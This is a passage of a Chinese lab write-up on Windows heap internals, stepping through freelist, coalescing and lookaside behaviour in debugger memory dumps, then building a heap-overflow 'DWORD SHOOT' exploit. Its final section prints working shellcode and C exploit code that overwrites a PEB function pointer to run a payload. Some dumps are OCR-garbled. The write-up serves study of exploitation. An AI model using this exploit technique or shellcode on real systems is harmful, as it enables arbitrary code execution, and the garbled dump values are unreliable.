00360180	80	01	36	00	80	01	36	00	88	01	36	00	88	01	36	00	€□6.€□6.?6.?6.
00360190	90	01	36	00	90	01	36	00	98	01	36	00	98	01	36	00	?6.?6.?6.?6.
003601A0	A0	01	36	00	A0	01	36	00	A8	01	36	00	A8	01	36	00	?6.?6.?6.?6.
003601B0	во	01	36	00	во	01	36	00	в8	01	36	00	в8	01	36	00	?6.?6.?6.?6.
003601C0	C0	01	36	00	C0	01	36	00	С8	01	36	00	С8	01	36	00	?6.?6.?6.?6.
00360100	DΛ	01	36	00	DΛ	Λ1	36	00	DΩ	Λ1	36	00	DΩ	Λ1	36	00	26 26 26 26

接着查看 0x00360698:

Address	Her	k dı	ump														ASCII
00360658	00	00	36	00	10	00	00	00	80	06	36	00	00	00	37	00	6.□€□67.
00360668	0F	00	00	00	01	00	00	00	88	05	36	00	00	00	00	00	□□?6
00360678	90	06	36	00	00	00	00	00	02	00	08	00	00	01	0D	00	?6
00360688	00	00	00	00	78	01	36	00	2E	01	02	00	00	10	00	00	x□6□□□
00360698	78	01	36	00	78	01	36	00	00	00	00	00	00	00	00	00	x□6.x□6
003606A8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606B8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606C8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

从图中可以看出:分配给 h1 的大小为 0x0002, size=16bytes。

继续单步运行到地址 0x00401059,将 h1~h6 全部分配完,此时查看 0x00360178 指向了 0x00360708:

Address	Her	c dı	ump														ASCII
00360138	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360148	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360158	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360168	00	00	00	00	01	00	00	00	00	00	00	00	00	00	00	00	
00360178	08	07	36	00	08	07	36	00	80	01	36	00	80	01	36	00	□□6.□□6.€□6.€□6.
00360188	88	01	36	00	88	01	36	00	90	01	36	00	90	01	36	00	?6.?6.?6.
00360198	98	01	36	00	98	01	36	00	A0	01	36	00	A0	01	36	00	?6.?6.?6.
003601A8	A8	01	36	00	A8	01	36	00	во	01	36	00	во	01	36	00	?6.?6.?6.
003601B8	в8	01	36	00	в8	01	36	00	C0	01	36	00	C0	01	36	00	?6.?6.?6.
003601C8	С8	01	36	00	С8	01	36	00	D0	01	36	00	D0	01	36	00	?6.?6.?6.?6.
003601D8	DB	01	36	00	DB	01	36	00	E0	01	36	00	E0	01	36	00	26.26.26.26.

查看 0x00360708:

1	Address	He	c dı	qmı														ASCII
(003606E8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
(003606F8	00	00	00	00	00	00	00	00	20	01	04	00	00	10	00	00	👊
(00360708	78	01	36	00	78	01	36	00	00	00	00	00	00	00	00	00	x□6.x□6
(00360718	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
(00360728	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

可以发现,如今的尾块长度为 0x0120 个堆单位。一开始时为 0x0130 个堆单位,差值为 16 个堆单位,这恰恰是前六次分配出去的内存之和。

根据最后一次调用 HeapAlloc 后 EAX 中返回的指针,我们可以找到最后一次分配的内存位置:

Regi	isters (FP	PU)
EAX	003606E8	
ECX	0012FFB0	
EDX	00000018	
EBX	00360688	
ESP	0012FF68	
EBP	0012FF80	
ESI	00360000	
EDI	77FCC0EF	ntdll.RtlAllocateHeap

然后再往前搜索,可以发现前 5 次的分配。在下图中,我们用前 6 个红框标出了 6 次分配所得堆块的块首:

Address	Her	c du	qmı														ASCII
00360668	0F	00	00	00	01	00	00	00	88	05	36	00	00	00	00	00	□□?6
00360678	00	07	36	00	00	00	00	00	02	00	08	00	00	01	0D	00	№ 6
00360688	00	00	00	00	78	01	36	00	02	00	02	00	00	01	0в	00	2 x□6 . □ . □ □□ .
00360698	00	00	00	00	00	01	36	3	02	00	02	00	00	01	0A	00	
003606A8	00	00	00	00	00	00	36	4	02	00	02	00	00	01	08	00	6 . 🗆
003606В8	00	00	00	00	00	00	00	00	04	00	02	00	00	01	0D	00	5
003606C8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	<u>.</u>
003606D8	00	00	00	00	00	00	00	00	04	00	04	00	00	01	08	00	<u> </u>
003606E8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606F8	00	00	00	00	00	00	00	00	20	01	04	00	00	10	00	00	🗆
00360708	78	01	36	00	78	01	36	00	00	00	00	00	00	00	00	00	x□6.x□6
00360718	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360728	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	


可以看到实际分配的堆单位符合表中的 2、2、2、2、4、4。第7个红框标出的是新的尾块的块首,即尾块不断向后移动。

7.4 堆块的释放

单步运行至 0x00401077 处,此时释放了堆块 h1、h3、h5。

Address	Hea	c dı	qmı						7	7 fre	e h1						ASCII
00360688	A8	06	36	00	88	01	36	00	02	00	02	00	00	01	0В	00	?6.?6.□.□□□.
00360698	00	00	00	00	00	01	36	00	0.2	00	Q 2	00	00	00	0A	00	□6.□.□
003606A8	88	01	36	00	88	06	36	00	02	00	02	00	00	01	08	00	?6.?6.□.□□□.
003606В8	00	00	00	00	00	00	00	00	04	-00	6 2	00	00	00	0D	00	
003606C8	98	01	36	00	98	01	36	00	00	00	00	00	00	00	00	00	?6.?6
003606D8	00	00	00	00	00	00	00	00	04	00	04	00	00	01	08	00	
003606E8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606F8	00	00	00	00	00	00	00	00	20	01	04	00	00	10	00	00	🗆
00360708	78	01	36	00	78	01	36	00	00	00	00	00	00	00	00	00	x□6.x□6
00360718	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

可知 h1、h3分别被释放到 freelist[2] 空表中, h5被释放到了 freelist[4]空表中。此时 freelistp[2]的前向指针指向关系为: $0x00360688 \rightarrow 0x00360688 \rightarrow 0x00360188$, 其他类似。



由于这三次释放的堆块在内存中不连续,所以不会发生合并。到目前为止,有三个空闲链表上有空闲块,分别是 freelist[0]、freelist[2]、freelist[4]。

7.5 堆块的合并

继续将程序运行到 0x401080 地址处,即执行了如下代码:

```
HeapFree(hp,0,h4);
```

当释放 h4 的时候由于出现了两个连续的空闲块,所以会发生堆块的合并现象。h3、h4、h5 彼此相邻,它们合并后是 8 个堆单位,所以将被链入 freelist[8]。

Address	Hea	c di	qmı														ASCII
00360178	08	07	36	00	08	07	36	00	80	01	36	ρO	80	01	36	00	□□6.□□6.€□6.€□6.
00360188	88	06	36	00	88	06	36	00	50	01	36	00	90	01	36	00	?6.?6.?6.
00360198	98	01	36	00	98	01	36	00	A0	01	36	00	A0	01	36	00	?6.?6.?6.
003601A8	A8	01	36	00	A8	01	36	00	во	01	36	000	во	01	36	00	?6.?6.?6.
003601B8	A8	06	36	00	A8	06	36	00	€ 0	01	36	00	C0	01	36	00	?6.?6.?6.
003601C8	С8	01	36	00	С8	01	36	00	D0	01	36	00	D0	01	36	00	?6. ?6. ?6. ?6.
003601D8	D8	01	36	00	D8	01	36	00	E0	01	36	00	E0	01	36	00	?6.?6.?6.
003601E8	E8	01	36	00	E8	01	36	00	F0	01	36	00	F0	01	36	00	?6.?6.?6.
003601F8	F8	01	36	00	F8	01	36	00	00	02	36	00	00	02	36	00	?6.?6□6□6.
00360208	08	02	36	00	08	02	36	00	10	02	36	00	10	02	36	00	□□6.□□6.□□6.
00360218	18	02	36	00	18	02	36	00	20	02	36	00	20	02	36	00	□□6.□□6. □6. □6.
00360228	28	02	36	00	28	02	36	00	30	02	36	00	30	02	36	00	(□6.(□6.0□6.0□6.

可以看到原来链接着 h1、h3 的 Freelist[2]现在只剩 h1(0x00360688),而 Freelist[8]则链接了合并过后的新块(0x003606A8)。

我们来看 0x003606A8,可以看到合并后的新块大小已经被修改为 0x0008,其空表指针指向 0x005201B8,也就是 freelist[8]的地址。

7.6 快表的使用

调试代码如下:

```
#include <stdio.h>
#include <windows.h>
void main()
   HLOCAL h1, h2, h3, h4;
   HANDLE hp;
   hp = HeapCreate(0, 0, 0);
    asm int 3
   h1 = HeapAlloc(hp, HEAP ZERO MEMORY, 8);
   h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8);
   h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
   h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 24);
   HeapFree(hp, ∅, h1);
   HeapFree(hp, ∅, h2);
   HeapFree(hp, 0, h3);
   HeapFree(hp, ∅, h4);
   h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
   HeapFree(hp, ∅, h2);
```

同样的方式用 OD 进行调试, 查看 0x00360178 内存地址:

	Address	Her	k dı	ımp														ASCII
Ī	00360178	90	1E	36	00	90	1 E	36	00	80	01	36	00	80	01	36	00	?6.?6.€□6.€□6.
i	00360188	88	01	36	00	88	01	36	00	90	01	36	00	90	01	36	00	?6.?6.?6.
1	00360198	98	01	36	00	98	01	36	00	A0	01	36	00	A0	01	36	00	?6.?6.?6.
1	003601A8	A8	01	36	00	A8	01	36	00	во	01	36	00	во	01	36	00	?6.?6.?6.
ı	003601B8	в8	01	36	00	в8	01	36	00	C0	01	36	00	C0	01	36	00	?6.?6.?6.
1	003601C8	С8	01	36	00	С8	01	36	00	D0	01	36	00	D0	01	36	00	?6.?6.?6.?6.

可以发现, freelist[0]中的尾块的位置不在 0x00360688 了, 那个位置被快表占据。去 0x00360688 看一下当前的快表,可以看到堆刚初始化后快表是空的:

Address	He	c dı	ımp														ASCII
00360688	00	00	00	00	00	00	00	00	04	00	00	01	00	00	00	00	
00360698	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606A8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606B8	00	00	00	00	00	00	00	00	04	00	00	01	00	00	00	00	ա Lookaside[0]····
003606C8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606D8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606E8	00	00	00	00	00	00	00	00	04	00	00	01	00	00	00	00	
003606F8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	Lookaside[1]
00360708	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360718	00	00	00	00	00	00	00	00	04	00	00	01	00	00	00	00	
00360728	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	Lookaside[2]
00360738	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360748	00	00	00	00	00	00	00	00	04	00	00	01	00	00	00	00	
00360758	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360768	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

下面,首先从 FreeList[0]中依次申请 8、8、16、24 字节的内存,然后进行释放到快表中(快表未满时优先释放到快表中)。根据三个堆块的大小我们可以知道 8 字节的会被释放到 Lookaside[1]中、16 字节的会被释放到 Lookaside[2]中、24 字节的会被释放到 Lookaside[3]中。

接下来我们把程序运行到第四次释放之后。我们释放的空间依次是(包含块首)16、16、24、32,由于快表此时未满,所以它们被插入快表中,分别插在 lookaside[1]、[2]、[3]中,如下:

Address	He	c di	qmı														ASCII
00360688	00	00	00	00	00	00	00	00	04	00	00	01	00	00	00	00	
00360698	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606A8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606В8	00	00	00	00	00	00	00	00	04	00	00	01	00	00	00	00	
003606C8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606D8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606E8	A0	1 E	36	00	02	00	02	00	04	00	00	01	02	00	00	00	?6.0.0.000
003606F8	02	00	00	00	02	00	00	00	00	00	00	00	00	00	00	00	
00360708	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360718	в0	1 E	36	00	01	00	01	00	04	00	00	01	01	00	00	00	?6.0.0.000
00360728	01	00	00	00	01	00	00	00	00	00	00	00	00	00	00	00	
00360738	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360748	С8	1 E	36	00	01	00	01	00	04	00	00	01	01	00	00	00	?6.0.0.000
00360758	01	00	00	00	01	00	00	00	00	00	00	00	00	00	00	00	oo
00360768	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360778	00	00	00	00	00	00	00	00	04	00	00	01	00	00	00	00	

链在快表中的堆块块首的 Flag 值为 0x01,即 Busy。

Address	Hea	c dı	qmı														ASCII
00361E80	00	00	00	00	00	00	00	00	02	00	01	03	00	01	08	00	
00361E90	00	00	00	00	00	00	00	00	02	00	02	00	00	01	08	00	
00361EA0	90	1 E	36	00	00	00	00	00	03	00	02	00	00	01	08	00	?6
00361EB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00361EC0	04	00	03	00	00	01	08	00	00	00	00	00	00	00	00	00	
00361ED0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00361EE0	24	02	04	00	00	10	00	00	78	01	36	00	78	01	36	00	\$ax_6.x_6.
00361EF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00361F00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00361F10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

继续将断点下在下面这行代码之后:

```
h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
```

由于 h2 的再次被申请,而优先从快表中分配,所以 lookaside[2]会再次变为空,如下:

Address	Her	k dı	qmı														ASCII
00360698	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606A8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606В8	00	00	00	00	00	00	00	00	04	00	00	01	00	00	00	00	
003606C8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606D8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003606E8	A0	1 E	36	00	02	00	02	00	04	00	00	01	02	00	00	00	?6.0.0.000
003606F8	02	00	00	00	02	00	00	00	00	00	00	00	00	00	00	00	
00360708	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00360718	00	00	00	00	00	00	02	00	04	00	00	01	02	00	00	00	
00360728	01	00	00	00	01	00	00	00	00	00	00	00	00	00	00	00	
00360738	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
	_																

8 堆溢出利用

8.1 DWORD SHOOT

调试代码:

```
#include <windows.h>
main()
{
   HLOCAL h1, h2,h3,h4,h5,h6;
   HANDLE hp;
   hp = HeapCreate(0,0x1000,0x10000);
   _asm int 3
   h1 = HeapAlloc(hp, HEAP ZERO MEMORY, 8);
   h2 = HeapAlloc(hp, HEAP ZERO MEMORY, 8);
   h3 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
   h4 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
   h5 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
   h6 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
   // free the odd blocks to prevent coalesing
   HeapFree(hp, 0, h1);
   HeapFree(hp,0,h3);
   HeapFree(hp,0,h5); // now freelist[2] got 3 entries
   // will allocate from freelist[2] which means unlink the last entry (h5)
   h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
   return 0;
```

上述代码中申请六次空间,然后释放三次,把奇数次申请的空间释放掉(避免堆块合并),第44页

此时 freelist[2]中应该链入了三个空闲堆块 h1、h3、h5。

在此之后,倒数第二行代码再次申请空间,会导致 freelist[2]的最后一个堆块(即之前的 h5)被卸下。如果我们在调用申请函数的汇编指令之前把 h5 的前后指针按照前面所描述的方式修改掉,就会出现"DWORD SHOOT"。

我们将断点下载执行完六次申请、三次释放后,即将执行最后一次申请前调试状态如下: Freelist[2]前向指针指向 0x00360688 (即 h1)

Address	He	c di	ump														ASCII
00360168	00	00	00	00	01	00	00	00	00	00	00	00	00	00	00	00	
00360178	E8	06	36	00	E8	06	36	00	80	Place Place	नीर्द्धा	90	80	01	36	00	?6.?6.€□6.€□6.
00360188	88	06	36	00	С8	06	36	00	90	01	36	00	90	01	36	00	?6.?6.?6.?6.
00360198	98	01	36	00	98	01	36	00	A0	01	36	00	A0	01	36	00	?6.?6.?6.?6.
003601A8	A8	01	36	00	A8	01	36	00	во	01	36	00	во	01	36	00	?6.?6.?6.?6.
003601B8	B8	01	36	00	в8	01	36	00	C0	01	36	00	C0	01	36	00	?6.?6.?6.?6.
003601C8	C8	01	36	00	С8	01	36	00	D0	01	36	00	D0	01	36	00	?6.?6.?6.

继续查看 0x00360688, 如下

Address	Hea	c di	ump						N	h1							ASCII
00360688	A8	06	36	00	88	01	36	00	02	00	02	00	00	01	08	00	?6.?6.□.□□□.
										la ')							
003606A8	С8	06	36	00	88	06	36	00	02	'бо	02	00	00	01	08	00	?6.?6.□.□□□.
003606В8	00	00	00	00	00	00	00	00	02	00	02	00	00	00	08	00	
003606C8	88	01	36	00	A8	06	36	00	02	00	02	00	00	01	08	00	?6.?6.□.□□□.
003606D8	00	00	00	00	00	00	00	00	24	θĐ	02	00	00	10	00	00	\$000
003606E8	78	01	36	00	78	01	36	00	00	00	00	00	00	00	00	00	x□6.x□6
003606F8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

此时 EBP 的值为: 0x0012FF80

Regi	isters (FI	?U)
EAX	0000001	
ECX	0012FFB0	
EDX	00360608	
EBX	77FCC644	ntdll.RtlFreeHeap
ESP	0012FF60	
EBP	0012FF80	
ESI	00360000	
EDI	77FCC0EF	ntdll.RtlAllocateHeap

下面我们的目标是通过 DWORD SHOOT 向 EBP 所指的栈帧位置写入 0x77777777,我们选中内存区域中 0x003606C8 对应的部分,按空格,将 flink 修改为 payload,将 blink 修改为目标地址,如下:

Address	Her	k dı	ımp													
003606A8	С8	06	36	00	88	06	36	00	02	00	02	00	00	01	08	00
003606В8	00	00	00	00	00	00	00	00	02	00	02	00	00	00	08	00
003606C8	77	77	77	77	80	$\mathbf{F}\mathbf{F}$	12	00	02	00	02	00	00	01	08	00
003606D8	00	00	00	00	00	00	00	00	24	01	02	00	00	10	00	00
003606E8	78	01	36	00	78	01	36	00	00	00	00	00	00	00	00	00

然后将程序继续运行,查看栈帧中 0x0012FF80 的位置,发现已经被成功覆盖为了 0x7777777:

0012FF78	003606C8							
0012FF7C	003606A8							
0012FF80	L							
0012FF84	00401144	RETURN	to	LearnHea.	00401144	from	LearnHea.	00401000
0012FF88	00000001							
0012FF8C	00340CC0							

8.2 代码植入

以 0x7FFDF024 处的 Rt1EnterCriticalSection()指针为目标,练习一下 DWORDSHOOT 后,植入代码的过程。

首先是正常的调试代码如下:

```
#include <windows.h>
//200Bytes 0x90
char shellcode[] =
x90\x90\x90";
int main()
 HLOCAL h1 = 0, h2 = 0;
 HANDLE hp;
 hp = HeapCreate(0,0x1000,0x10000);
 h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 200);
 __asm int 3 //used to break the process
 memcpy(h1,shellcode,200); //normal cpy, used to watch the heap
 //memcpy(h1,shellcode,0x200); //overflow,0x200=512
 h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
 return 0;
```

运行后在可以看到尾块的地址为 0x00360758:

Address	He	c dı	qmı														UNICODE
00360168	00	00	00	00	01	00	00	00	00	00	00	00	00	00	00	00	
00360178	58	07	36	00	58	07	36	00	80	01	36	00	80	01	36	00	□6□6□6□6
00360188	88	01	36	00	88	01	36	00	90	01	36	00	90	01	36	00	□6□6□6□6
00360198	98	01	36	00	98	01	36	00	A0	01	36	00	A0	01	36	00	□6□6 0 6 0 6
003601A8	A8	01	36	00	A8	01	36	00	В0	01	36	00	В0	01	36	00	□6□6 u6u6
003601B8	в8	01	36	00	в8	01	36	00	C0	01	36	00	C0	01	36	00	□6□6□6□6
003601C8	С8	01	36	00	С8	01	36	00	D0	01	36	00	D0	01	36	00	□6□6ĭ6ĭ6
003601D8	D8	01	36	00	D8	01	36	00	E0	01	36	00	E0	01	36	00	ű6ű6□6□6
003601E8	E8	01	36	00	E8	01	36	00	F0	01	36	00	F0	01	36	00	□6□6□6□6
003601F8	F8	01	36	00	F8	01	36	00	00	02	36	00	00	02	36	00	□6□6□6□6

继续执行 memcpy 后,我们观察 0x00360688 处开始的数据:

Address	He	k dı	ımp														UNICODE
00360688	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	選選選選選
00360698	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	麗麗麗麗麗
003606A8	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	麗麗麗麗麗
003606В8	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	麗麗麗麗麗
003606C8	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	選選選選選
003606D8	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	選選選選選
003606E8	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	麗麗麗麗麗
003606F8	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	選選選選選
00360708	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	選選選選選
00360718	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	選選選選選
00360728	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	麗麗麗麗麗
00360738	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	麗麗麗麗麗
00360748	90	90	90	90	90	90	90	90	16	01	1 A	00	00	10	00	00	選選選選 ic
00360758	78	01	36	00	78	01	36	00	00	00	00	00	00	00	00	00	Ÿ6Ÿ6
00360768	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

可以看到在 200 个 0x90 后正好是尾块块首的开始。所以一旦 shellcode 超过 200 字节, 就将覆盖尾块块首。那么当 h2 再次申请空间时, 就会导致 DWORD SHOOT。

下面我们就需要构造相应的 payload,需要注意的点如下:

- 把前 200 个字节用真正的弹窗 shellcode 填充。
- 紧随其后,附上 8 字节的块首信息。为了防止在 DWORD SHOOT 发生之前产生异常,直接将块首从内存中复制使用:"\x16\x01\x1A\x00\x00\x00\x00\x00"。
- 把尾块的 flink 覆盖为 0x00360688, 即 shellcode 的起始地址。
- 把尾块的后指针覆盖为 0x7FFDF020,即 P.E.B 中的 RtlEnterCriticalSection() 函数指针地址。

还有一个需要注意的地方是由于 shellcode 中的函数也要使用到被我们后面修改的 PEB 中的函数指针,所以我们在 shellcode 的开头需要修复一下函数指针:

```
mov eax, 7ffdf020
mov ebx, 77f82060
mov [eax], ebx
```

最终构造的 shellcode 组成如下:



造成溢出的利用代码如下:

```
#include <windows.h>
char shellcode[] =
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\xB8\x20\xF0\xFD\x7F"
"\xBB\x60\x20\xF8\x77"
"\x89\x18"
"\xfc\x68\x6a\x0a\x38\x1e\x68\x63\x89\xd1\x4f\x68\x32\x74\x91\x0c"
"\x68\x75\x73\x65\x72\x54\x33\xd2\x64\x8b\x5a\x30\x8b\x4b\x0c\x8b"
"\x49\x1c\x8b\x09\x8b\x69\x08\xad\x3d\x6a\x0a\x38\x1e\x75\x05\x95"
"\xff\x57\xf8\x95\x60\x8b\x45\x3c\x8b\x4c\x05\x78\x03\xcd\x8b\x59"
"\x20\x03\xdd\x33\xff\x47\x8b\x34\xbb\x03\xf5\x99\x0f\xbe\x06\x3a"
"\xc4\x74\x08\xc1\xca\x07\x03\xd0\x46\xeb\xf1\x3b\x54\x24\x1c\x75"
"\xe4\x8b\x59\x24\x03\xdd\x66\x8b\x3c\x7b\x8b\x59\x1c\x03\xdd\x03"
"\x2c\xbb\x95\x5f\xab\x57\x61\x3d\x6a\x0a\x38\x1e\x75\xa9\x33\xdb"
"\x53\x68\x2d\x6a\x6f\x62\x68\x67\x6f\x64\x8b\xc4\x53\x50\x50"
"\x16\x01\x1A\x00\x00\x10\x00\x00"
"\x88\x06\x36\x00\x20\xf0\xfd\x7f";
int main()
   HLOCAL h1 = 0, h2 = 0;
   HANDLE hp;
   hp = HeapCreate(0,0x1000,0x10000);
   h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 200);
   // asm int 3 //used to break the process
   //memcpy(h1,shellcode,200); //normal cpy, used to watch the heap
   memcpy(h1, shellcode, 0x200); //overflow, 0x200=512
   h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
   return 0;
```

运行后,可以看到成功执行了 shellcode:

